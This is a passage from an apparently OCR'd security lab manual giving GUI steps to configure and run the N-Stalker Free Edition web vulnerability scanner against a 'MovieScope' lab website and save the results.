


12. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




13. If a **Settings Not Optimized** pop-up appears, click **Yes**.

14. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.




15. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue.

16. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




17. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




18. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.


19. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.



20. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.

